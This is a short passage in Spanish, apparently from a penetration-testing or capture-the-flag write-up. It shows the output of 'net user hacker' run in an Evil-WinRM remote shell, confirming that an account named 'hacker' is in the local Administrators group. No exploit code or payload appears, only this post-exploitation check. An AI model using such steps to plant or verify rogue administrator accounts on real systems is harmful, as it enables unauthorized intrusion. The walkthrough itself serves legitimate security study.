Vemos que pertenece al grupo administradores:

```
*Evil-WinRM* PS C:\Users\hacker\Documents> net user hacker
User name                    hacker
Full Name                    hacker
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/7/2024 10:46:36 AM
Password expires             Never
Password changeable          11/7/2024 10:46:36 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/7/2024 10:54:19 AM

Logon hours allowed          All

Local Group Memberships      *Administrators
```